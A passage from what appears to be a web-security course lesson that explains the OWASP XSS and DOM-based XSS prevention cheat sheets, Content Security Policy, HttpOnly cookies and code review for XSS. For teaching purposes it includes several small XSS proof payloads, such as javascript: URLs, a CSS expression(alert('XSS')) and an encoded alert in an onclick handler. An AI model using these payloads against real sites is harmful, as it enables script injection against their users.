You're simply introducing way too much risk when there are likely better ways of designing the application for the functionality you're trying to achieve. So instead of doing that, find an alternative design.

Think of your HTML pages as templates with slots where a developer is allowed to put untrusted data. Putting untrusted data in any other places within your HTML template is not allowed.



Also, as you go through these rules, you may decide, as an organization, to only follow some of the rules, while denying the other ones, since you may not want to introduce that kind of risk in your application, since you may not even need that functionality anyway. Something to keep in mind as you go through the rest of these.

Rule #1 - HTML encode *before* inserting untrusted data into HTML element content

Rule #1 is for when you want to put untrusted data directly into the HTML body. This includes inside normal tags like `div`, `p`, `b`, `td`, etc...Most web frameworks have a method for HTML encoding and escaping for these characters.

Example of HTML encoding:

```
& --> &amp;
< --> &lt;
> --> &gt;
" --> &quot;
' --> &#x27;
/ --> &#x2F;
```

```
<body>
ENCODE UNTRUSTED DATA BEFORE PUTTING HERE
</body>
```

```
<div>
ENCODE UNTRUSTED DATA BEFORE PUTTING HERE
</div>
```


But this is *not* sufficient for other HTML contexts that we'll see in the next rules.

Rule #2 - Attribute encode before inserting untrusted data into HTML common attributes

Rules #2 is for when you want to put untrusted data into typical HTML attributes like `width`, `name`, `value`, etc...

```
<div attr=ENCODE UNTRUSTED DATA BEFORE PUTTING HERE>content</div>
```

Here, they recommend that you encode all characters (ie: `#`, `$`, `;`, `+`, etc) with the hex entities `&#xHH;` format (ie: `#` ➔ `&#x23;`, `$` ➔ `&#x24;`, `;` ➔ `&#x3B;`, `+` ➔ `&#x2B` , etc), except for alphanumeric characters. You can also use named entity encoding instead, when available (ie: `&` ➔ `&`, `<` ➔ `<`, etc)



More on HTML entities here if you're interested. More on HEX entities here.

```
<input type="text" name="address" value="<%= Encode.forHtmlAttribute(UNTRUSTED)
%>" />
```

Depending on who you ask, some will say that this is overkill, but the reason this rule is so broad is in case developers leave attributes unquoted (ie: `attr=attribute` vs `attr='attribute'`), since unquoted attributes can be broken out of with many characters, including `[space] % * + , - / ; < = > ^` and `|`.

This should not be used for complex attributes like `href`, `src`, `style`, or any event handles like `onmousover`, `onfocus`, etc... For those complex attributes, it's important that you follow rules #3 instead.

Rule #3 - JavaScript encode before inserting untrusted data into JavaScript data values

Rule #3 is for dynamically generated JavaScript code in both script blocks *and* event-handler attributes, like this:

```
<script>x=ENCODE UNTRUSTED DATA BEFORE PUTTING HERE</script>
```

```
<div onmouseover="x=ENCODE UNTRUSTED DATA BEFORE PUTTING HERE"</div>
```

Even with proper JavaScript encoding, there are some functions that should never be trusted to use untrusted data as input, like:

```
window.setInterval();
eval();
.execScript()
.setTimeout()
```

Examples:

```
<script>
var input = "<%= Encode.forJavaScriptBlock(INPUT) %>";
...
</script>
```

```
<div onmouseover="<% Encode.forJavaScriptAttribute(INPUT) %>"</div>
```

Rule #3.1 - HTML encode JSON values in an HTML context and read the data with JSON.parse

OWASP has added a sub-rule to rule #3 because of the prominence in using JSON for dynamically generated data that ends up being used in a JavaScript context.

You might see a block of JSON loaded into the page to act as a place for storing multiple values.

A defensive control here would be to ensure that the Content-Type HTTP header is set to `application/json` instead of `text/html` to instruct the browser to correctly interpret the data, and not execute injected scripts.

Example shown by OWASP in their cheat sheet:

```
HTTP/1.1 200
Date: Wed, 06 Feb 2020 09:22:54 GMT
Server: Nginx
Content-Type: application/json; charset=utf-8 <--good
.....
```

When using the data itself, what we want to avoid is:

```
<script>
// Don't do this without encoding
var initData = <%= data.to_json %>;
</script>
```

Instead, we can:

- Use a JSON serializer, and
- Perform HTML entity encoding

JSON Serializer

Since JSON is a format that encodes objects in a string, serialization means to convert an object into that string

```
{products: [1, 4, 7, 10], category: "example"}
```

```
'{"products":[1,4,7,10],"category":"example"}'
```

HTML Entity Encoding

A recommendation for HTML entity encoding with JSON data is to first place the JSON block on the page as a normal element, and then parsing the HTML to get the contents. For example:

```
<div id="init_data" style="display: none">
 <%= html_encode(data.to_json) %>
</div>
```

```
var dataElement = document.getElementById('init_data');
// decode and parse the content of the div
var initData = JSON.parse(dataElement.textContent);
```

We create a div that won't be visible to the user, we output JSON data that gets HTML encoded, and then we use JavaScript to grab the element's `.textContent` that gets JSON parsed, before storing it in a JavaScript variable.

Rule #4 - CSS encode and strictly validate before inserting untrusted data into HTML style property values

Something we haven't talked about much throughout this course is that XSS attacks can happen via CSS.

For example, if you inject any untrusted data in CSS, you could end up with something like this:

```
{ background-url: "javascript:alert(1)"; }
```

Because of that, Rule #4 specifically states that it's important you only use untrusted data in a property *value* and not in other places in style data.

```
.cssSelector { property : ENCODE UNTRUSTED DATA BEFORE PUTTING HERE; }
```

You should also stay away from putting untrusted data in complex properties like `url`, `behavior`, and custom ones such as `-moz-binding`. For those properties, you should make sure that URLs only start with `http` and not `javascript` and that properties never start with `expression` for Internet Explorer.

```
{ text-size: "expression(alert('XSS'))"; } (IE)
```

There are some additional comments in the cheat sheet for CSS specifically if you need to do this.

Rule #5 - URL encode before inserting untrusted data into HTML URL parameter values

This rule is for when you want to construct a URL with untrusted data added into the HTTP GET parameter value, like this:

```
<a href="http://www.somesite.com?test=ENCODE UNTRUSTED DATA BEFORE PUTTING
HERE">link</a>
```

Make sure you encode all characters except for alphanumeric characters.

If you've ever seen `data:` urls, though, those cannot include untrusted data, because there's no good way to disable attacks through encoding and escaping.

Something else that can be used is validating what protocol the URL is pointing to. For example, if it's a `javascript:` link, it should get rejected.

Here's an example combining everything we've talked about in this rule:

```
String userURL = request.getParameter( "userURL" )
boolean isValidURL = Validator.IsValidURL(userURL, 255);
if (isValidURL) {
    <a href="<%=encoder.encodeForHTMLAttribute(userURL)%>">link</a>
}
```

You grab a URL that is user-generated, you validate that it looks like a real URL, and if it does, then you encode it for HTML attribute before inserting it in the href attribute.

Rule #6 - Sanitize HTML markup with a library designed for the job

If your application handles markup, meaning untrusted input that contains HTML, it can be difficult to validate and encode without breaking functionality. For this use case, OWASP recommends several libraries to parse and clean HTML formatted text, including:

- HtmlSanitizer
- OWASP Java HTML Sanitizer
- Ruby on Rails SanitizeHelper

But there are others that I would recommend researching if you need this functionality.

Rule #7 - Avoid JavaScript URLs

There are certain things that are better left avoided unless absolutely necessary, and JavaScript URLs are one of those things. This is referring to URLs that contain `javascript:`, which will execute JavaScript code when used in URL DOM locations like in anchor tag HREF attributes, iFrame src locations, or others that we've seen throughout this course.

A general rule of thumb is that all untrusted URLs should be validated to ensure they only contain expected and safe schemes like HTTPS.

Rule #8 - Prevent DOM-based XSS

We're going to talk about that one in a next lesson, so I'll hold off for now, since it includes quite a few more rules.

Rules Summary

Further on the page, they include bonus rules that we will also discuss in another lesson, and they also show some examples of code and the rule that applies, so this is a great way to validate your understanding.

XSS Prevention Rules Summary

Data Type	Context	Code Sample	Defense
String	HTML Body	`<span>UNTRUSTED DATA </span>`	HTML Entity Encoding (rule #1).
String	Safe HTML Attributes	`<input type="text" name="fname" value="UNTRUSTED DATA ">`	Aggressive HTML Entity Encoding (rule #2), Only place untrusted data into a whitelist of safe attributes (listed below), Strictly validate unsafe attributes such as background, ID and name.
String	GET Parameter	`<a href="/site/search?value=UNTRUSTED DATA ">clickme</a>`	URL Encoding (rule #5).
String	Untrusted URL in a SRC or HREF attribute	`<a href="UNTRUSTED URL ">clickme</a> <iframe src="UNTRUSTED URL " />`	Canonicalize input, URL Validation, Safe URL verification, Whitelist http and HTTPS URLs only (Avoid the JavaScript Protocol to Open a new Window), Attribute encoder.
String	CSS Value	`html <div style="width: UNTRUSTED DATA ;">Selection</div>`	Strict structural validation (rule #4), CSS Hex encoding, Good design of CSS Features.
String	JavaScript Variable	`<script>var currentValue='UNTRUSTED DATA ';</script> <script>someFunction('UNTRUSTED DATA ');</script>`	Ensure JavaScript variables are quoted, JavaScript Hex Encoding, JavaScript Unicode Encoding, Avoid backslash encoding (`\"` or `\'` or `\\`).
HTML	HTML Body	`<div>UNTRUSTED HTML</div>`	HTML Validation (JSoup, AntiSamy, HTML Sanitizer...).
String	DOM XSS	`<script>document.write("UNTRUSTED INPUT: " + document.location.hash );<script/>`	DOM based XSS Prevention Cheat Sheet

A good exercise to validate your understanding of the context and rules would be to hide the right column (“Defense”) and try to map the code context to the correct rule to make sure you understand it.

Recap

As a recap:

- The best defense is to disallow untrusted data in dangerous locations
- Understand the context of where data is being inserted
- Follow the rule designed for the context

These are not rules that you should attempt to memorize right away, but the more you use them, the more they will become second-nature. So bookmark this page and be sure to reference it as needed!

Also, this is a pretty good page that provides summarized examples of encoding depending on the context, so that you can see it without all of the extra information.

Now that we've reviewed the main rules in the OWASP XSS Prevention Cheat Sheet, let's mark this lesson as complete and move on to the next!

DOM-based prevention rules

Now that we've looked at 7 different rules to prevent XSS, we need to keep those in mind as we explore a different set of rules to prevent DOM-based XSS specifically.

Cheat sheet link

As we know by now, DOM-based XSS is a client-side injection issue, while the others are server-side injection issues, even though they all execute in the browser. But that subtle difference does mean that different rules need to be followed to defend against DOM-based attacks.

So, in this lesson, we're going to take a look at each rule. There are also a number of guidelines on this page, although we won't look at these but I do recommend you take some time to read through them as needed. If you get confused by some of the rules, you might even want to pause this and take a quick look at the guidelines to see if it helps clear things up a bit. Some people may prefer reading these first and then looking at the rules, so I'll leave that up to you!

Finally, in the next lesson, we'll wrap up this cheat sheet by looking at common problems associated with mitigating DOM-based XSS.

Rule #1 - HTML escape *then* JavaScript escape *before* inserting untrusted data into HTML subcontext within the execution context.

I personally had to read that sentence a few times to understand what it meant, so if that sounds confusing, then don't worry because we're about to walk through it.

Within JavaScript, there are several methods and attributes that can be used to directly render HTML content.

For example, we've seen `element.innerHTML`, and there's also `element.outerHTML` and others... Those are considered attributes.

We also have `document.write("");` and `document.writeln("");` which are considered methods.

These are dangerous since they allow us to write HTML directly to the DOM.

So, this OWASP Cheat Sheet recommends:

1. HTML encoding, and then
2. JavaScript encoding

All untrusted input.

Let's look at examples provided:

```
element.innerHTML = "<%=Encoder.encodeForJS(Encoder.encodeForHTML(UntrustedData))%>";
```

```
element.outerHTML = "<%=Encoder.encodeForJS(Encoder.encodeForHTML(UntrustedData))%>";
```

```
document.write("<%=Encoder.encodeForJS(Encoder.encodeForHTML(UntrustedData))%>");
```

```
document.writeln("<%=Encoder.encodeForJS(Encoder.encodeForHTML(UntrustedData))%>");
```

We first HTML encode the untrusted data, and then JS encode, not the other way around.

So if we look at the title of this rule again, that's what they mean by "HTML escape, *then* JavaScript escape, *before* inserting any untrusted data into an HTML subcontext within the execution context."

Rule #2 - JavaScript Escape Before Inserting Untrusted Data into HTML Attribute Subcontext within the Execution Context

When dealing with HTML attributes, things are a little bit different because we're trying to prevent an attacker from exiting out of an HTML attribute, or to prevent the addition of other unintended attributes.

So when you are in a DOM execution context, if you are dealing with HTML attributes that don't execute code (so attributes other than event handlers, CSS, and URL attributes) — you only need to JavaScript encode those HTML attributes.

So for example, as they show us in the cheat sheet:

```
var x = document.createElement("input");
x.setAttribute("name", "company_name");
x.setAttribute("value", '<%=Encoder.encodeForJS(companyName)%>');
var form1 = document.forms[0];
form1.appendChild(x);
```

Here we have an input element being created and populated via JavaScript, where we first set the name attribute to `company_name`, and then we set the value of that input field to the `companyName` variable. Instead of HTML encoding *and* JavaScript encoding, in this case, we should only encode for JavaScript, because also encoding for HTML would result in double-encoding, breaking the display of the data.

So while this other example would technically be safe, the data displayed would look broken:

```
var x = document.createElement("input");
x.setAttribute("name", "company_name");
// In the following line of code, companyName represents untrusted user input
// The Encoder.encodeForHTMLAttr() is unnecessary and causes double-encoding
x.setAttribute("value", '<%=Encoder.encodeForJS(Encoder.encodeForHTMLAttr(compa
nyName))%>');
var form1 = document.forms[0];
form1.appendChild(x);
```

Rule #3 - Be careful when inserting untrusted data into the event handler and JavaScript code subcontext within an execution context

So now, let's talk about how to handle those other attributes like event handlers or other JavaScript code.

Here, the main recommendation is to avoid including untrusted data in this context, because it can be tricky to get right and it's a dangerous place to include it.

Let's take a look at the example provided:

```
var x = document.createElement("a");
x.href="#";
x.setAttribute("onclick", "\u0061\u006c\u0065\u0072\u0074\u0028\u0032\u0032\
u0029");
var y = document.createTextNode("Click To Test");
x.appendChild(y);
document.body.appendChild(x);
```

In this example, the 2nd argument in `setAttribute()`, "`\u0061\u006c\u0065\u0072\u0074\u0028\u0032\u0032\u0029`" is properly JavaScript encoded, but it will still execute. Why? Because the attribute `onclick()` is a JavaScript event handler, so the

attribute value is converted to JavaScript code and evaluated. So, JavaScript encoding would not defend against DOM-based XSS, and in fact, the above encoded argument would execute this alert box:

```
alert(1)
```

The same problem happens with JavaScript methods that take code as a string type, such as:

- `eval()`
- `setTimeout()`
- `setInterval()`
- `new Function`

Because of how encoding works in JavaScript as compared to HTML, it is not as effective in defending against XSS for JavaScript event handlers and code, making it more dangerous to use untrusted inputs there.

This is also a good point to keep in mind as you are testing applications for vulnerabilities, since you'll want to keep an eye out for dynamic inputs being injected in those contexts.

The cheat sheet includes more examples and information about this rule, but let's move on to the next.

Rule #4 - JavaScript escape before inserting untrusted data into the CSS attribute subcontext within the execution context

As mentioned in this rule, normally, to execute JavaScript from a CSS context, you were required to pass either `javascript:maliciousCode()` to the CSS `url()` method, or invoke the CSS `expression()` method, passing the JavaScript code to be directly executed.

However, it seems that calling `expression()` from a JavaScript context has been disabled — most likely for security reasons.

To defend against the CSS `url()` method, though, make sure to URL encode the data passed to that method as shown in the example, before also JavaScript encoding it:

```
document.body.style.backgroundImage = "url(<%=Encoder.encodeForJS(Encoder.
encodeForURL(companyName))%>)";
```

Rule #5 - URL escape then JavaScript escape before inserting untrusted data into URL attribute subcontext within the execution context

When inserting untrusted data to URL attributes, you'll want to first URL encode the data, and then JavaScript encode it. However, you will want to keep it as a relative path because otherwise the `http:` or `javascript:` protocols will be URL encoded which will prevent the link from properly working.

```
var x = document.createElement("a");
x.setAttribute("href", '<%=Encoder.encodeForJS(Encoder.encodeForURL(userRelative
Path))%>');
var y = document.createTextElement("Click Me To Test");
x.appendChild(y);
document.body.appendChild(x);
```

Rule #6 - Populate the DOM using safe JavaScript functions or properties

There are safe JavaScript functions, of course, that can be used to populate the DOM with unsafe data. For example, the `.textContent` function will not execute code, and instead print the information as text.

```
<b>Current URL:</b> <span id="contentholder"></span>
<script>
document.getElementById("contentholder").textContent = document.baseURI; // safe
to use
</script>
```

So, if you need to add user-submitted data to the DOM, use a safe JavaScript function to do so, as an alternative to using something like `.innerHTML`.

Rule #7 - Fixing DOM Cross-Site Scripting Vulnerabilities

Piggy-backing off of the last rule, there are a number of safe ways to handle user-submitted data, but those ways depend on contexts. So it's important to understand what context you're working with, and then use these cheat sheets to know what to use, and just as importantly, why.

A good quote from the cheat sheet is that:

It is always a bad idea to use a user-controlled input in dangerous sources such as `eval()`. 99% of the time, it is an indication of bad or lazy programming practice, so simply don't do it instead of trying to sanitize the input.
Source: https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html#rule-7-fixing-dom-cross-site-scripting-vulnerabilities

So use the right tool for the job, and don't cut corners here!

Conclusion

Next, or if you haven't already, go ahead and spend a few minutes reading through these guidelines directly from the OWASP page which provide additional direction. Then, move on to the next lesson where we will review some common problems associated with mitigating DOM-based XSS.

Common Problems Associated with Mitigating DOM-Based XSS

Complex Contexts

The more we talk about contexts, especially when going through the rules, the more my head spins. Now imagine trying to think about contexts when you have dozens, hundreds, or even thousands of lines to review.

In a lot of cases, it can be difficult to understand the context, which makes it difficult to understand if we're applying an effective security control.

For example, let's see if we can figure out the proper rule to apply for this context:

```
<a href="javascript:myFunction('<%=untrustedData%>', 'test');">Click Me</a>
 ...
<script>
Function myFunction (url,name) {
    window.location = url;
}
</script>
```

The `href` attribute of an `a` tag is considered the rendering URL context, so that's where we start. But then, we move to a JavaScript execution context with the `javascript:` protocol handler. After that, we pass the untrusted data over to an execution URL subcontext in `window.location` of `myFunction`.

Overall, this means the data was introduced in JavaScript code and passed to a URL subcontext. So what rule applies here?

Rule #5 is the correct answer, because we will want to URL encode, and *then* JavaScript encode:

```
<a href=”javascript:myFunction(‘<%=Encoder.encodeForJS(Encoder.
encodeForURL(untrustedData)) %>’, ‘test’);”>
Click Me</a>
 ...
```

But again, looking at this, it’s easy to see why mistakes are made, but keep practicing, keep going through the rules, keep looking at examples, and over time, it will become second-nature.

Inconsistencies of Encoding Libraries

This section describes that there are many inconsistencies between various encoding libraries that are available, or that your organization may have developed internally. Some might use deny lists, others might encode some characters but not others, etc... Before using a library, do your research and look at what approach they’re using.

If you don’t like their approach, look for a different library, or talk to the developers.

Of course, also make sure you keep your libraries up-to-date!

Encoding Misconceptions

This section re-enforces what I was just describing, which is that you can’t simply blindly trust and use HTML encoding. An example they show is that if the content type of a web page rendered by your web app is set to `text/xhtml` (instead of `text/html`) or the file type extension is `*.xhtml`, then HTML encoding may not work properly.

For example:

```
<script>
&#x61;lert(1);
</script>
```

This would still execute!

Also, if you retrieve a value from a DOM element after having encoded it, and you don't re-encode it, then that data becomes executable, as shown in their example:

```
<form name=”myForm” …>
  <input type=”text” name=”lName” value=”<%=Encoder.encodeForHTML(last_name)%>”>
 ...
</form>
<script>
  var x = document.myForm.lName.value;  //when the value is retrieved the
encoding is reversed
  document.writeln(x);  //any code passed into lName is now executable.
</script>
```

Here, we are encoding for HTML before outputting untrusted data in the value of an input tag, but then a script grabs that value, which would reverse the encoding, and then writes it to the DOM with `document.writeln(x)` which means we could be writing executable code.

Usually Safe Methods

One thing I found interesting and odd from the prior lesson is that when they mentioned Rule #7, they mentioned replacing `.innerHTML` with `.innerText` or `.textContent`, except that `.innerText` does still allow some tags, and as they mention here, some of those tags could be manipulated to execute code.

So I feel like it's a bit contradicting, which is why I excluded it from the rule when I mentioned it. So keep that in mind here, and 'trust, but verify.'

Everything we're talking here is great and all, but test, test, test. Verify that it's working appropriately instead of blindly trusting.

Alright, that wraps it up for this lesson! You may now complete it and move on!

Bonus Rules

OWASP includes additional bonus rules, like:

Bonus Rule #1: Use HTTPOnly cookie flag

When a cookie gets created, there's the option of setting a flag called `HTTPOnly`. The reason it's relevant to XSS is because by setting this flag, we tell the browser that this particular cookie should only be access by the server, and not be client-side scripts.


```
Set-Cookie: user=t=afacf0b22nfa3a912; path=/; HttpOnly
```

This means that even if an attacker finds a vulnerability and tries to steal a session cookie, they should be prevented from accessing sensitive cookies that contain that flag.

Bonus Rule #2: Implement Content Security Policy

We've already heard about Content Security Policy, or CSP for short, a number of times throughout the course. Now it's time to sit down and look at it closer.

If you remember back to the Airbnb XSS case study, the bug hunter had discovered that their target endpoint used the following CSP:



CSP is a browser-side mechanism that allows you to create source allowlists for client side resources of your web application, like JavaScript, CSS, images, etc...

This means that CSP can deny resources from being executed or rendered unless they come from those explicit sources.

This is a big deal, because it means that even if you find an XSS vulnerability, you can be severely limited in terms of what you can do with that vulnerability. For example, you could be prevented from using a BeEF hook since the script would get blocked by the CSP.

If we look at the sample CSP configuration showcased in the OWASP cheat sheet:

Content-Security-Policy: `default-src: 'self'; script-src: 'self' static.domain.tld`

We'll see a policy that tells the browser to only load resources from the page's origin, and for JavaScript source code files, to additionally load from `static.domain.tld`.

How to use CSP

Although CSP is an HTTP response header, it can also be applied via a meta tag:

```
<meta http-equiv=”Content-Security-Policy” content=”default-src ‘self’”>
```

As we saw in the prior examples, the header value can be made up of one or more directives, with each directive being separated by a `;`.

While we won't look at all possible directives, let's take a look at a few and then I'll link to a reference website that includes all of them.

`default-src`
The `default-src` directive defines the default policy for getting resources. However, not all directives fallback to this one.

Example: `default-src 'self' cdn.example.com;`

`script-src`
The `script-src` defines valid sources of JavaScript

Example: `script-src 'self' js.example.com;`

`style-src`
The `style-src` directive defines valid sources of stylesheets or CSS.

Example: `style-src 'self' css.example.com;`

`img-src`
The `img-src` directive defines valid sources of images.

Example: `img-src 'self' img.example.com`

And so on...

All of the directives that end with `-src` support similar values known as a source list: https://content-security-policy.com/#source_list

On this same website, we can see a starter policy that looks like this:

```
default-src ‘none’; script-src ‘self’; connect-src ‘self’; img-src ‘self’;
style-src ‘self’;base-uri ‘self’;form-action ‘self’
```

This policy uses a default fallback of 'none' which would block all resources from any source that isn't explicitly defined in this CSP. This means the policy only allows images, scripts, AJAX, form actions, and CSS from the same origin, and it would deny any other resource from loading.

More information: https://content-security-policy.com/

If a resource that isn't allowed attempts to load, it would log a console error message and it would trigger an event of `securitypolicyviolation`

Configuring CSP

Enabling and configuring CSP is fairly straightforward from a technical standpoint, but it will require thorough testing especially for larger applications to make sure it doesn't prevent important resources from loading.

You could set it up from your server-side programming environment by sending back a custom HTTP response header or using a meta tag, or you could have your web server send the header.

Apache CSP Header

```
Header set Content-Security-Policy "default-src 'self';"
```

Nginx CSP Header

```
add_header Content-Security-Policy "default-src 'self';";
```

IIS CSP Header

```
<system.webServer>
  <httpProtocol>
    <customHeaders>
      <add name="Content-Security-Policy" value="default-src 'self';" />
    </customHeaders>
  </httpProtocol>
</system.webServer>
```

Airbnb Case Study

Now if we look at at the Airbnb case study, and we pull up the CSP configuration that they had:

```
default-src 'self' https:; connect-src 'self' https: http:; font-src 'self'
https:; frame-src *; img-src 'self' https: http: data:; media-src 'self' https:;
object-src 'self' https:; script-src 'sha256-q590j1fW+aERb666H10h55ePy0sxRjU
YCiOmJPftXDs=' 'self' https: 'unsafe-eval' 'unsafe-inline' http:; style-src
'self' https: 'unsafe-inline' http:; report-uri /tracking/csp?action=listing_
frame&controller=embed&req_uuid
=cff37d5d-4c12-4c8b-b288-1ce0d103a25c&version=c7fc601874a5350c79eceb33ba6d4c09a43
3035f;
```

You will see that they left off the `'self'` for the `https:` under `script-src`. This means that you could load external scripts for execution, which is exactly what the bug hunter ended up doing.

Bonus Rule #4: Properly use modern JS Frameworks

This rule is here more or less to remind developers that there can be functionality in JavaScript frameworks that is there to serve a legitimate purpose, but that introduces vulnerabilities if used improperly.

They share 4 examples:

JavaScript Framework	Dangerous methods / props
Angular (2+)	bypassSecurityTrust
React	dangerouslySetInnerHTML
Svelte	{@html …}
Vue (2+)	v-html

They also mention that you can avoid template injection in Angular by building with the `ng build --prod` parameter, and that keeping frameworks and libraries up to date is important. Again, this is something we learned first-hand in prior lessons when we exploited a vulnerable HTML sanitizing library version.

Tip

Finally, while they didn't mark this as a bonus and just sneaked it in their document, they also mention that the X-XSS-Protection header has been deprecated by modern browsers, and that enabling it actually introduces additional security issues on the client side, so it's recommend to set it to 0, if it's even set at all.

How to review code for XSS vulnerabilities

Cross-Site Scripting flaws can be difficult to identify and remove from a web application, but the best way to find flaws is to perform a security review of the code and search for all places where input from a user could possibly make its way into the HTML output or into other JavaScript code.

As we've talked about, there are certain JavaScript methods that can be manipulated, and so we can check our application's code for those methods and either find alternative ways of achieving the same functionality, and/or ensure the recommended security controls have been put in place depending on the context of the code.

Perform security reviews of your code

Automated

No single tool will ever find all vulnerabilities, and sometimes even the most expensive tools can miss some of the most obvious security bugs.

That's not to say that automated tools can't help, because they can help find low-hanging fruit which frees up time for more in-depth manual reviews.

Here, do your own research to figure out the best tools for your specific level of risk, your application setup, budget, etc.. but of course, you can use open source tools like the ones we've used throughout the course like OWASP ZAP, XSStrike, etc... You don't have to just rely on commercial solutions.

Manual

As a code reviewer, you'll want to:

1. Use proper validation and encoding for data introduced to the DOM
2. Assume that any server data is unsafe

Be aware of HTML tags like `<img src...>`, `<iframe...>`, `<input...>`, etc... that receive user inputs which as we saw, can be exploited to transmit malicious JavaScript. For example, if you find this in your code, you'd want to make sure the dynamically inputted data is as safe as possible, otherwise, as you know, this could be exploited:

```
<input type="text" value="DYNAMIC USER DATA"/>
```

In this case, we'd want to see something like this...

```
<input type="text" value="<%=Encode.forHtmlAttribute(value)%>" />
```

As shown in the OWASP Cheat Sheet we've looked at.

Review libraries and frameworks being used

Some of the vulnerabilities we have explored in this course were introduced by vulnerable libraries powering our applications.

While it can be very difficult and time-consuming to review libraries being used by your applications, a great starting point is to look for any CVE (Common Vulnerabilities and Exposures) that exists for those libraries.

If you're not familiar with CVE, it is:

CVE is a dictionary that provides definitions for publicly disclosed cybersecurity vulnerabilities and exposures. The goal of CVE is to make it easier to share data across separate vulnerability capabilities (tools, databases, and services) with these definitions. CVE Entries are comprised of an identification number, a description, and at least one public reference.

https://cve.mitre.org/about/faqs.html

That's how we found a couple of vulnerabilities, actually, and that's one of the reasons why it's critical to keep your applications and their supporting libraries updated. So that's the next

step — even if you aren't finding any CVEs for your app's dependencies, check versions and make sure that you set a plan in motion to get those up-to-date.

OWASP Testing Guide

To walk through examples of how to test our code for XSS, I'm going to introduce you to the OWASP Testing Guide. The Testing Guide is quite massive and contains far more information than we will review, and so I want you to use this as a reference guide during the course *and* after you've completed the course to continue your learning and apply what you've learned.

It's available at this URL for the latest version.

If you want a versioned release instead, you can go to this page.

So go ahead and complete this lesson, and in the next lesson, we'll take a look at these testing guides!

OWASP Testing Guides

Welcome back! Let's start the lesson by looking at the testing guide for Reflected XSS.

Testing for Reflected Cross-Site Scripting

Testing for Reflected Cross site scripting (OTG-INPVAL-001) -
Versioned
Latest

White-box testing

When testing, things will be a bit different depending on what kind of testing you are doing. For example if you wrote the code or if you're part of the team that writes the code, or if you have access to the source code, you will be performing white-box testing. In that case, all variables received from users should be analyzed, and all sanitization and validation procedures should also be analyzed to see if they can be circumvented.

Grey-box testing

If you only have partial knowledge of the application and how it works, but you don't have complete code access, then you might still have sufficient information regarding user inputs, input validation controls, and how the user input is rendered back to the application's users.

Black-box testing

